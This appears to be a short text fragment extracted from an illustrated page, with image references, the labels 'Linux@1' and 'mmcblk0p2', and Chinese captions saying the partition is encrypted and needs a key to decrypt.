



Linux@1


mmcblk0p2



加密磁區
需要 Key 解密





